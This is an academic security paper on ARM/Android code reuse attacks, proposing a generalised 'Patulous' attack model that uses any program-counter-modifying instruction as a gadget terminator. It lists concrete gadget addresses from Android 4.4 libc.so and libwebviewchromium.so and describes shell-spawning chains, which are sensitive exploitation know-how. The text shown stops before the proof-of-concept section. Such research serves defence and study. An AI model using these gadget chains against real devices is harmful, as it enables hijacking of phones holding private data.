The ISC Int'l Journal of Information Security

January 2016, Volume 8, Number 1 (pp. 39–52)

http://www.isecure-journal.org

Aggrandizing the Beast's Limbs: Patulous Code Reuse Attack on ARM Architecture

Farzane Aminmansour [1,*], and Hamid Reza Shahriari [1]

[1] *Department of Computer Engineering and Information Technology, Amirkabir University of Technology, Tehran, Iran*

ARTICLE INFO.

Article history:
Received: 6 October 2015
First Revised: 18 December 2015
Last Revised: 12 January 2016
Accepted: 16 January 2016
Published Online: 23 January 2016

Keywords:
Code Reuse Attack, ARM Architecture, Android, Return Oriented Programming.

ABSTRACT

Since smartphones are usually personal devices full of private information, they are a popular target for a vast variety of real-world attacks such as Code Reuse Attack (CRA). CRAs enable attackers to execute any arbitrary algorithm on a device without injecting an executable code. Since the standard platform for mobile devices is ARM architecture, we concentrate on available ARM-based CRAs. Currently, three types of CRAs are proposed on ARM architecture including Return2ZP, ROP, and BLX-attack, in accordance to three sub-models available on X86 Ret2Libc, ROP, and JOP. In this paper, we have considered some unique aspects of ARM architecture to provide a general model for code reuse attacks called Patulous Code Reuse Attack (PCRA). Our attack applies all available machine instructions that change Program Counter (PC), as well as direct or indirect branches in order to deploy the principles of CRA convention. We have demonstrated the effectiveness of our approach by defining five different sub-models of PCRA, explaining the algorithm of finding PCRA gadgets, introducing a useful set of gadgets, and providing a sample proof of concept exploit on Android 4.4 platform.

1 Introduction

It goes without saying that applications and programs are replete with different bugs and failures, which might increase serious problems later. Specifically, memory corruption errors allow attackers to subvert program control flow to another unintended path. Nowadays, control flow vulnerabilities are not sufficient for a would-be attacker to execute any arbitrary code on a remote machine due to availability of different countermeasures such as NX-bit [1] and ASLR [2].

Address Space Layout Randomization (ASLR) randomizes where various areas of memory (e.g. stack, heap, libs, etc.) are mapped, in the address space of a process. This mitigation technique was provided in Android Ice Cream Sandwich 4.0 for the first time. In fact, ASLR is primarily provided by the Linux kernel, which can be applied to a variety of memory areas include stack, heap, libs and mmap, VDSO, exec and linker. Unfortunately, the ASLR support in Android 4.0 was not completely effective for mitigating real-world attacks, due to the lack of randomization of the executable and linker memory regions. It also would be beneficial to randomize the heap by setting $kernel.randomize\_va\_space = 2$. These deficiencies are resolved in the next android releases [3].

☆ An earlier version of this paper has been published in 12th ISC Conference.

* Corresponding author.

Email addresses: fr.aminmansour@aut.ac.ir (F. Aminmansour), shahriari@aut.ac.ir (H. R. Shahriari)

ISSN: 2008-2045 © 2016 ISC. All rights reserved.

Moreover, No-eXecute is a technology used in CPUs to segregate writable and executable areas of memory. The ARM architecture refers to the feature as XN for eXecute Never, which was introduced in ARM v6 and is used in all of the next versions [4]. XN combined with other complementary mitigation techniques such as ASLR and stack smashing protection, makes it difficult to exploit traditional memory corruption vulnerabilities.

Despite the availability of protections such as ASLR and Canary, attackers are still able to bypass countermeasures while they are often vulnerable to brute forcing [5] or leaking out sensitive information about memory layout [6]. Additionally, non-executable protection mechanisms could be bypassed directly by Code Reuse Attacks (CRA), e.g. Return Oriented Programming (ROP) and all of its variations. These types of attacks compromise the control flow of a vulnerable program during run-time by exploiting various vulnerabilities (e.g. stack or heap based buffer overflow [7], integer overflow [8], dangling pointer reference [9] and format string [10] vulnerabilities).

While there is still a large portion of software programs implemented in unsafe languages such as C, C++ or Objective C that do not enforce boundary checking, we can expect a large attack surface on most of the current systems. Even though there are type-safe languages such as Java, their interpreters are still implemented in type-unsafe languages which could precisely be the point of vulnerability.

1.1 Our contribution

Currently, attackers become more interested in modern smartphone targets like Google's Android and Apple's iPhone (e.g. [11][12][13][14]). Since ARM architecture is the standard platform for smartphones, we concentrate on ARM based processors rather than x86-based ones [13]. Unlike X86, instruction pointer register (e.g. program counter) can be manipulated arbitrarily through the use of various types of instructions in ARM. Therefore, a widespread set of instructions available to change program counter as a gadget terminator.

In general terms, we can classify available implementations of CRAs into three different classes: Return to Zero Protection Attacks (Ret2ZP) [15], Return Oriented Programming (ROP) [16] and BLX-Attacks [17], which are constrained to a limited number of instructions (i.e. include branches and pops) as the gadget terminators.

In this paper, we demonstrate the layouts of a general code reuse attack model in ARM architecture that covers all types of possible gadgets terminator instructions in order to spawn CRAs. The attack model consists of five separate sub-models:

- The first two of them utilizes different variations of `pop` and `load` instructions to initialize registers in a lubricant gadget. Applying lubricant allows attackers to execute a sequence of functional gadgets consecutively. Like ROP attack method, the first sub-model pops the address of next instruction into `pc`. Unlike common gadget terminators applied in current CRA methods, the second sub-model utilizes load instructions to set `pc` with an appropriate address.
- The third sub-model uses all of the data processing operations with having `pc` as their destination register. These types of gadget terminators have been never used before in CRA models.
- Like ROP and BLX-Attack, the fourth sub-model utilizes branch instructions such as `b`, `bx`, `blx`.
- The last sub-model is a combination of previous sub-models. Moreover, it proposes a novel technique for using conditional direct branch instructions, as our gadget terminators, through the introduction of subversion gadgets.

In addition, we show deficiency of return address checkers by introducing different sub-models for PCRAs [18]. Also, we introduce a set of useful functional gadgets available in libc.so, Android KitKat 4.4. Furthermore, we present a new algorithm called Caspian_Tiger for finding PCRA gadgets and finally implement a sample proof of concept attack in Android KitKat (i.e. API 19).

1.2 Outline

The remainder of this paper is organized as follows: Section 2 presents some background information about relative aspects of ARM architecture and Android operating system. Section 3 describes current code reuse attack techniques available in ARM architecture. Section 4 draws the layouts of our new proposed attack model. Section 5 introduces the Caspian_Tiger tool and discusses the details of a proof of concept PCRA exploit. Finally, in Section 6, we conclude our work concisely.

2 BACKGROUND

In this section, we present a brief introduction on ARM architecture as well as essential information about Android platforms.

2.1 An Overview on ARM Architecture

ARM or Advanced RISC Machine is a family of Reduced Instruction Set Computer (RISC) processors, which incorporates some typical related features of

RISC: firstly, it has uniform and fixed-length instruction fields to simplify instruction decode operation. Secondly, it is a load/store architecture, where data-processing operations do not directly operate on memory contents, but they only operate on register contents. Also, In contrast to Intel X86, ARM architecture allows machine instructions to operate on program counter `pc` directly (`eip` on X86) [19].

Since the introduction of the ARM7TDMI microprocessor, ARM provides two types of instruction set: one of them is a fixed-width instruction set stored as half-words or 16-bit, known as Thumb instructions; and the other one stored as 32-bit instructions called ARM. Actually, code conditions are removed from nearly all Thumb instructions, which provides the advantage of improved code density over ARM [19].

The ARM architecture also supports two other instruction set modes, Jazelle and Thumb Execution Environment (ThumbEE). But the last two modes are rarely used. Therefore, here in this paper, we just focus on interworking between ARM and Thumb mode. When an instruction (e.g. `bx` and `blx`) allows instruction set interchange, the processor inspects the least significant bit of the branch target address to see whether it is set or not. If it is set, the target address instruction would be in Thumb mode; otherwise, it would be in ARM mode [19].

ARM has 31 general-purpose 32-bit registers so that at any one time, just 16 of them are visible. The other 15 registers are used to speed up exception processing. Table 1 shows all of the general purpose registers in user mode, each of which has a specific role according to ARM architecture procedure call standard (AAPCS) document (i.e., specifies the ARM calling convention for a function call).

In addition to these 16 core registers, there is one current program status register (CPSR) that is available for use in conforming code (e.g., condition flags, interrupt flags, etc.) [20]. The fifth bit of CPSR is called T-bit that determines the execution mode of the processor. If the T-bit is set, the processor is in THUMB mode, otherwise, it would be in ARM mode [19].

In addition to T-bit, there are four other considerable bits available in CPSR to display the state of condition codes. Figure 1 shows the structure of CPSR that contains the following ALU status flags:

(1) When the result of an operation is negative, N bit will set to 1, otherwise, it would be 0.
(2) If the result of an operation is zero, Z bit will set to 1, otherwise it would be cleared.
(3) If the result of an operation produce a carry, C bit will set to 1, otherwise, it is cleared.
(4) Sometimes, the result of instructions such as add, subtract, or compare is greater than or equal to 231, or less than -231. Therefore, an overflow will occur. When an operation causes an overflow, V-bit will be set to 1, otherwise it would set to 0 [19].

Table 1. Core registers and AAPCS usage [19]

Register	Synonym	Special	Role in the procedure call standard
R_{15}		PC	The Program Counter
R_{14}		LR	The Link Register
R_{13}		SP	The Stack Pointer
R_{12}		IP	The Intra-Procedure-call scratch register
R_{11}	V_8	FP	Variable-register 8 and Frame Pointer
R_{10}	V_7	SL	Variable-register 7
R_9		V_6	Variable register 6
		BS	Platform register
		TR	
R_8	V_4		Variable register 5
R_7	V_3		Variable register 4
R_6	V_2		Variable register 3
R_5	V_1		Variable register 2
R_4	V_5		Variable register 1
R_3	A_4		Argument / Scratch register 4
R_2	A_3		Argument / Scratch register 3
R_1	A_2		Argument / result / Scratch register 2
R_0	A_1		Argument / result / Scratch register 1




Figure 1. CPSR structure




Figure 2. ARM Instruction Format

Instructions in ARM mode are conditionally executed according to ALU status flags and the instructions condition field. Figure 2 shows the basic encoding format for the instructions include Memory operations (e.g. Load, Store) and Data Processing Operations (e.g. Move, Arithmetic, and Logic instructions).




Figure 3. Android Software Stack [21]

The bits 28 to 31 determine the circumstances under which an instruction is to be executed. According to the C, N, Z and V flags in CPSR, the conditions encoded by the instruction field might be met or not. If the condition was met, the instruction would be executed, otherwise it is ignored. While we have four condition bits in each instruction, there are sixteen possible conditions each of which represented by a two-character suffix that can be appended to the instruction mnemonic. In the absence of a suffix, the instruction should always be executed regardless of the CPSR condition codes. Therefore, the condition field of most instructions is set to AL. Further details about condition code status can be find in [19].

In ARM architecture, subroutine calling convention is possible through the use of primitive instruction, BL, which performs a branch-with-link operation. This instruction transfers the return address into the link register (lr) and the destination address into the program counter (pc). When control returns from subroutine, the content of lr has been loaded back into the pc [20].

2.2 Android Software Stack

Android operating system is a stack of software components which is roughly divided into five sections and three main layers. Figure 3 demonstrates different layers of Android software stack.

Linux kernel resides at the bottom of the layers and provides basic system functionality like process, memory and device management (e.g. camera, keypad, display, etc.) as well as handling all of the tasks such as networking and a vast array of device drivers (i.e., taking the pain out of interfacing to peripheral hardware) [16] [21].

The next layer is middleware layer which consists of two separate layers. The first bottom layer is a set of libraries including open-source Web browser engine WebKit, well known native library libc, SQLite database which is a useful repository for storage and sharing of application data, libraries to play and record audio and video, SSL libraries responsible for internet security and so on. Another section available in this layer is Android run-time, which provides a key component called Dalvik Virtual Machine (DVM) (i.e. a kind of Java Virtual Machine specially designed and optimized for Android). Each application is executed within a DVM running under a unique UNIX uid. The Android runtime also provides a set of core libraries which enable Android application developers to write Android applications using standard Java programming language. The Application Framework layer provides many higher-level services that allows developers to make use of them in the form of Java classes [16] [21].

At the top of the stack, you will find all of the Android applications whether they have been originally installed on the device, or developed by a third party. At first sight, because Android applications are written in Java, they might be considered basically protected against standard buffer overflow attacks [22] due to their implicit boundary checking. However, Developers may use Java Native Interface (JNI) to incorporate C/C++ libraries into java program code, e.g., due to performance reasons. Therefore, the security guarantees provided by the Java programming language do not hold any longer [23].

3 Related Work

The most relevant works compared to ours are only the three types of Code Reuse Attack techniques available on ARM architecture. In this section, we will explain all of the currently available models in details. Note that there are also several related attempts done by A. A. Sadeghi *et al* in previous work include [24] and [25] in X86 systems.

3.1 Return to Zero Protection

Similar to Return to Libc attacks on X86 [26], a Return to Zero Protection (Ret2ZP) attack [15] [27] exploits a stack buffer overflow and rewrites the return address to redirect control flow to a function presented in the target system, with any desired argument values. However, as we mentioned before, while data-processing operates only on registers, controlling the function's input arguments on the ARM architecture is more difficult and is possible through argument registers r0 to r3, rather than the stack. To control the values of the argument registers and to redirect control flow to the




Figure 4. Ret2ZP attack model

desired function, the Ret2ZP attack uses a vulnerable code sequence (VCS), which is already in the system and is responsible to copy data from the stack to the argument registers.

Figure 4 demonstrates general layout of Ret2ZP model as well as a sample attack, which spawns a shell through calling system() function in Libc with an input argument, the address of /bin/sh.

3.2 Return Oriented Programming

Ret2ZP attack allows attackers to apply and execute only the logic of predefined functions. This restriction made attackers to introduce more applicable CRA techniques such as Return Oriented Programming (ROP). Term ROP Gadget in ARM is defined as a sequence of machine instructions ending in bx lr, which requires special handling of the lr value prior to executing that gadget [16].

Typically, the value contained in lr is always the address of the gadget pop pc that is responsible to fetch the addresses of next functional gadgets from top of the stack and branch out there. Thus, in the first step, attacker should rewrite the old lr value by the address of pop pc that stored somewhere in stack. Also, the first address on the stack should be the address of first functional gadget, which is terminated by bx lr. While bx allows interworking between ARM and Thumb mode, there is no need to be worry about executing ARM and Thumb instruction sequences any more [16].

Figure 5 shows different steps of ROP attack on ARM. In ① and ②, the first ARM gadget loads the address of pop pc into lr and branches out into that address. Then the following Thumb gadget branches out to the second functional gadget (③ and ④). As a consequence, lr would always point to a Thumb gadget that allows seamless continuation (⑤ and ⑧), so that any gadget ends with only bx lr can be safely executed (⑥ and ⑦). Now, it is possible to use any instruction sequences ending with a procedure return (i.e. bx lr) as a gadget.



High
Low
Stack Grows
Arguments
& 3d Gadget
Arguments
& 2nd Gadget
& 1st Gadget
Buffer
Instruction sequence; BX LR;
Instruction sequence; BX LR;
Instruction sequence; Loading LR; BX LR;
Pop {PC}
1
2
3
4
5
6
7
8
9

Figure 5. Return Oriented Programming on ARM



Address #3
Argument #2
Address #2
Argument #1
Address #1
Buffer
Instruction Sequence; BLX RULB;
Instruction Sequence; BLX RULB;
Setup Gadget: Initialize RULB and SP; BLX RULB;
Trampoline: Update; Load; Branch;
1
2
3
4
5
6
7
8
9

Figure 6. BLX Attack model

3.3 BLX-Attack

This attack method consists of three main parts: I) setup, II) update-load-branch (ULB) sequence or Trampoline, and III) functional gadgets, each of which ending in BLX R_{ULB} instruction [17].

In the first step of attack ①, the adversary injects gadget addresses and arguments into a vulnerable process memory space and subverts the control of a program to setup gadget. This gadget initializes R_{ULB} and other registers like SP and R_{JA} that refer to injected arguments and jump addresses respectively (①, ④ and ⑦). Register R_{ULB} is loaded with address of trampoline. Furthermore, all of the functional gadgets end with BLX R_{ULB} (②, ⑤ and ⑧). Therefore, after each functional gadget is executed, trampoline redirects execution to the next gadget address by updating its pointer register (③ and ⑥) [17]. A sample of Setup sequence and trampoline are as follows (i.e., r3 is R_{ULB} and r6 is jump address pointer register):

4 Patulous Code Reuse Attack on ARM

As we mentioned in Section 2, machine instructions in ARM architecture are allowed to operate on register pc directly. Therefore, any code sequences ending with instructions that modify pc could be taken into account as a potential Patulous Code Reuse Attack (PCRA) gadget. As a matter of fact, the heart of



Argument #4
Argument #3
Argument #2
Argument #1
Address #1
Buffer
Lubricant
Instruction Sequence; Modify PC;
Instruction Sequence; Modify PC;
Instruction Sequence; Modify PC;
1
2
3
4
5
6
7

Figure 7. General Patulous Code Reuse Attack Model

PCRA model is the possibility of using any machine instruction that modifies pc, instead of just normal branch instructions, to redirect the control flow of a vulnerable program to any desired gadget sequences.

Previously, any code sequences ending in pop pc, BX lr or BLX Ri (e.g. R_{ULB}) were taken into account as a CRA gadget. This section introduces three different novel attack models for PCRAs as well as a set of useful gadgets to initialize a real world attack. Also, we will show that how other instructions include arithmetic instructions, logical instructions, shift instructions, different variations of load instruction and data movement instructions, which modify pc, could be considered as a useful terminator instruction of a gadget. PCRA intends to present a general model attack for the entire above mentioned different possible gadget types in order to propone much more formidable attacks. Therefore, an acceptable countermeasure should face off all types of PC-modifiers.

Figure 7 demonstrates the general idea of PCRA sub-models. In the first step of attack, an adversary hijacks the control flow of a program using one of the memory corruption errors and subverts program counter to Lubricant gadget. This gadget is responsible for loading all other registers that are going to be used in the next following functional gadgets. Each functional gadget advances the state of attack during its execution. The final instruction in a functional gadget is always a pc modifier that would imitate a normal branch operation. Any instruction in which pc is the destination register of an operation could be considered as a pc modifier. Accordingly, loading operand register(s) of pc modifier with appropriate values should have been done after the previous execution of Lubricant. Putting them all together, the model allows attackers to execute a seamless continuation of functional gadgets.

In ①, pc points to the first instruction of Lubricant. Lubricant loads all or some of the general purpose registers with appropriate values and finally modifies pc, so that it points to the next functional gadget. In ②, the first functional gadget is executed and then passes pc back to the Lubricant again. Lubricant loads registers in ③ and ⑤, and redirects the control flow to the functional gadgets (④ and ⑥). Also, some of the functional gadgets return back to the Lubricant again (⑤ and ⑦). In other words, an attacker can execute a number of functional gadgets tandem directly until she needs to update registers again.

Thanks to Interworking, ARM and Thumb gadgets can even be arbitrarily mixed. The only exception here is the gadgets ending in ARM mov pc, ri that can only be followed by another ARM gadget, because they do not support Interworking.

The Lubricant gadget is not necessarily a single code sequence; it can consist of several code snippets, chained together, one after another, turning registers to a proper state.
The obvious restriction of this model is that other instructions rather than pc modifiers in a functional gadget should not use or change the content of registers involved in pc modifiers. Otherwise, the next value of pc would be a wrong address, which leads the execution of gadget sequences to a corruption.
There are different creative ways of implementing such an attack in ARM architecture. In the rest of this section, we will go into details of PCRA sub-models according to different possible types of PCmodifiers.

4.1 Popping Values into all Necessary Registers

As we explained before, both of the Lubricant gadget and PC modifier play important roles in launching PCRAs. There are various alternatives for Lubricant gadgets. One of them is through the use of pop instructions. There are two types of pop based Lubricant gadgets according to attacker's demand:

Single Partially Loader Lubricant

These Lubricants load some of the general purpose registers (i.e. depends on the next operational gadgets) rather than all of them. For instance:


```
558a0: pop r4, r5, r6, r7, r8, r9, sl, fp, pc;
```

Multi code-sequences and fully loader Lubricant

According to our scrutiny in libc.so, we have found out that there is no pop instruction for loading ip register explicitly. Except lr, all of the other 14 registers will be loaded either explicitly (e.g. r5, r6, etc.) by popping values into them, or implicitly (e.g. sp, r0) through other computational operations, after executing sequences in Table 2 more careful look at sequences

Table 2. A multi code-sequences and fully loader Lubricant

Sequence No.	Instructions
Seq#1	12e24: pop {r5, r6, r7, r8, r9, sl, fp}
	12e28: pop {r0, r4, lr}
	12e2c: bx lr
Seq#2	491ac: pop {r2, r5, r6, r7, pc}
Seq#3	3ea1e: sub.w ip, r0, r2, lsr #12
	3ea22: add.w r0, r5, ip, lsl #12
	3ea26: pop {r3, r4, r5, pc}
Seq#4	491ac: pop {r2, r5, r6, r7, pc}
Seq#5	53a34: pop {r1, pc}



```
53a34: pop {r1, pc};
491ac: pop {r2, r5, r6, r7, pc};
3ea1e: sub.w ip, r0, r2, lsr #12;
3ea22: add.w  r0, r5, ip, lsl #12;
3ea26: pop {r3, r4, r5, pc};
491ac: pop {r2, r5, r6, r7, pc};
12e24: pop {r5, r6, r7, r8, r9, sl, fp};
12e28: pop {r0, r4, lr};
12e2c: bx lr;
```

Figure 8. A multi code-sequences and fully loader Lubricant

clarifies that one cannot apply lr as an operand register in the next operational gadgets. While lr is loaded with the address of seq#2, it is still possible to use lr in pc modifiers or gadgets' terminators.

Figure 8 demonstrates the layouts of our fully loader Lubricant gadget. The first and second sequences (① and ②) load several registers include r6, r7, r8, r9, sl, fp, r4 and lr with their final true values. Conversely, registers r0, r2 and r5 are initialized with specific intermediate values in order to compute the valid content of ip and r0 by the end of sequence ③. Finally, by executing sequences ④ and ⑤, the rest of the registers include r2, r5 and r1 would be initialized correctly.

4.2 Loading Registers with Appropriate Values

Another alternative for implementing Lubricant gadget is through the use of different variations of load instruction. Table 3 shows instruction sequences extracted from libc.so, which makes it possible to load all 15 registers.

Table 3. Lubricant with load instructions


Seq. No.	Instructions
Seq#1	125de: ldmia.w sp!, {r3, r4, r5, r6, r7, r8, r9, sl, fp, pc}
Seq#2	26660: f109 0201 add.w r2, r9, #1
	26664: 615c str r4, [r3, #20]
	26666: f8c8 2010 str.w r2, [r8, #16]
	2666a: 4640 mov r0, r8
	2666c: e8bd 8ff8 ldmia.w sp!, {r3, r4, r5, r6, r7, r8, r9, sl, fp, pc}
Seq#3	3ceb6: add.w ip, r2, #11136; 0x2b80
	3ceba: add.w r3, ip, #8
	3cebe: add r4, r3
	3cec0: str.w r4, [r7, r5, lsl #2]
	3cec4: str r4, [r6, #40]; 0x28
	3cec6: add sp, #8
	3cec8: ldmia.w sp!, {r4, r5, r6, r7, r8, pc}
Seq#4	4f69a: mov r0, r6
	4f69c: add sp, #60; 0x3c
	4f69e:ldmia.w sp!, {r4, r5, r6, r7, r8, r9, sl, fp, pc}
Seq#5	54a28: ldm r0, {r0, r1, r2, r3, r4, r5, r6, r7, r8, r9, sl, fp}
	54a2c: ldm sp, {sp, lr, pc}

Sequence ① executes ldmia instruction which stands for Load Multiple registers and Increment After. This instruction loads several registers from the base address of sp and updates sp by incrementing it 40 bytes. The goal of executing sequence ② is to load r2 with a value which is appropriate for computing the content of ip in sequence ③. By executing sequence ④, an appropriate value would be set into r0 in order to use it in sequence ⑤. Finally, in sequence ⑤, all of the registers except ip would be initialized completely again (Figure 9).

The advantage of this method to the previous one is that the adversary can inject her shell-code anywhere in a program memory space (e.g. heap). As we mentioned in Section 1, normally ASLR does not randomize heap addresses while some legacy applications assume that the heap is mapped in a specific location. Therefore, setting up the attack in heap would be somehow beneficial.

4.3 Data Processing Operations as PC Modifiers

The "data processing operations as PC modifier submodel illustrates that all of the data processing oper-



```
54a28: ldm r0, {r0, r1, r2, r3, r4, r5,
r6, r7, r8, r9, sl, fp};
54a2c: ldm sp, {sp, lr, pc};
```

```
4f69a: mov r0, r6;
4f69c: add sp, #60; 0x3c
4f69e:ldmia.w sp!, {r4, r5, r6, r7, r8,
r9, sl, fp, pc};
```

```
3ceb6: add.w ip, r2, #11136; 0x2b80
3ceba: add.w r3, ip, #8;
3cebe: add r4, r3;
3cec0: str.w r4, [r7, r5, lsl #2];
3cec4: str r4, [r6, #40]; 0x28
3cec6: add sp, #8;
3cec8: ldmia.w sp!, {r4, r5, r6, r7, r8,
pc};
```

```
26660: f109 0201 add.w r2, r9, #1;
26664: 615c str  r4, [r3, #20];
26666: f8c8 2010 str.w r2, [r8, #16];
2666a: 4640 mov  r0, r8;
2666c: e8bd 8ff8 ldmia.w  sp!, {r3, r4,
r5, r6, r7, r8, r9, sl, fp, pc};
```

```
125de: ldmia.w sp!, {r3, r4, r5, r6, r7,
r8, r9, sl, fp, pc};
```

Figure 9. Lubricant with load instructions

Table 4. Possible instructions that can be used in data processing operations model

Logical	Shift	Arithmetic		Move Data

AND(S)	ASR(S)	SUB	SUB(S)
			SBC(S)
			RSB(S)
			RSC(S)
				MOV(S)

EOR(S)	LSL(S)	ADD	ADD(S)
			ADC(S)
				MVN(S)

ORR(S)	LSR(S)	MUL	MUL(S)
			MLA(S)
			MLS
			UMULL(S)
			UMLAL(S)
			Others	

ORN(S)	ROR(S)	DIV	Old ins.	
BIC(S)	RRX(S)			

ations with the destination of pc, can be considered as a PC modifier. Table 4 shows different kinds of ARM and THUMB instructions acceptable in this sub-model. All of the gadgets ending with any type of operations, such as arithmetic, logical, shift and data-transfer that manipulates pc are a member of this sub-model.

Although there are a fewer number of gadgets available for this type in the libraries, Table 5 shows several examples of them. The data processing operations used to manipulate destination register, pc, include andeq, mov, add, adc, eoreq, subeq, which are extracted from libc.so and libwebviewchromium.so.

Each of these gadgets could be used as a functional gadget for a specific intention:

(1) The first gadget multiplies two values.
(2) The second gadget makes it possible to store any arbitrary data value in any arbitrary memory address as well as data movement operation from one register to another.
(3) The third gadget could be used as a shift operation.
(4) The fourth gadget makes the execution of a logical operation (e.g. and) between two arbitrary values possible.
(5) The fifth gadget is responsible for adding up two values.
(6) The sixth gadget implements another logical operation, eor, between two registers.
(7) The seventh gadget lets us perform a reverse subtract operation.
(8) The eighth gadget makes it possible to load a register by a value in an arbitrary memory address.

4.4 Branch instructions

According to ROP and BLX attack models, it is possible to use all types of Branch instructions as a gadget terminator (i.e. B, BL, BLX, BX, CB, TBB, TBH) [17].

4.5 Combined Attack Model

We can classify all of the other tricky and rare attack methods in a combined category. In this sub-model, an adversary can use all other instructions such as parallel arithmetic or direct branches to imitate the convention of CRAs. Therefore, we can classify gadgets with either direct or conditional branches as well as any combination of previously mentioned sub-models, under this class.


In some cases, there are several operational gadgets in a library that they branch to a specific same address directly (i.e. branching to a label). We call the destination instruction sequence, a Subversion Gadget, if we could find an indirect PC modifier as the terminator of the sequence. Obviously, a better Subversion gadget consists of fewer instructions to decrease the side effects of its execution.

Identifying Subversion gadgets in a library helps an attacker to apply gadgets terminated by direct branches in order to expand the domain of her applicable gadgets as well as to bypass defence mechanisms such as indirect branch checkers.

Figure 10 depicts that how we can execute functional gadgets terminated in conditional or non-conditional

Table 5. Sample gadgets with pc modifiers in the form of data processing operations

#	Gadget with data processing PC modifier	Library
1	828: muleq r0, lr, r6 82c: andeq pc, r1, ip, lsl #24	Libc.so
2	1ca54: str r3, [r7, #112]; 0x70 1ca56: movs r2, r0] 1ca58: mov pc, r9	Libc.so
3	ed2892: lsls r7, r2, #1 ed2894: add pc, r5	Libwebviewchromium.so
4	10ecd94: and r3, r2, fp, lsr #21 10ecd98: adc pc, ip, #872415233; 0x34000001	Libwebviewchromium.so
5	2e6aa4: add r4, r8 2e6aa6: lsls r6, r1, #3 2e6aa8: add pc, r5	Libwebviewchromium.so
6	137c76c: eorseq r6, fp, r5, asr #21 137c770: subeq pc, r3, r1, lsr #17	Libwebviewchromium.so
7	13a3b1c: rsbeq r2, lr, r1, lsr #28 13a3b20: eoreq pc, r5, r7, asr r9	Libwebviewchromium.so
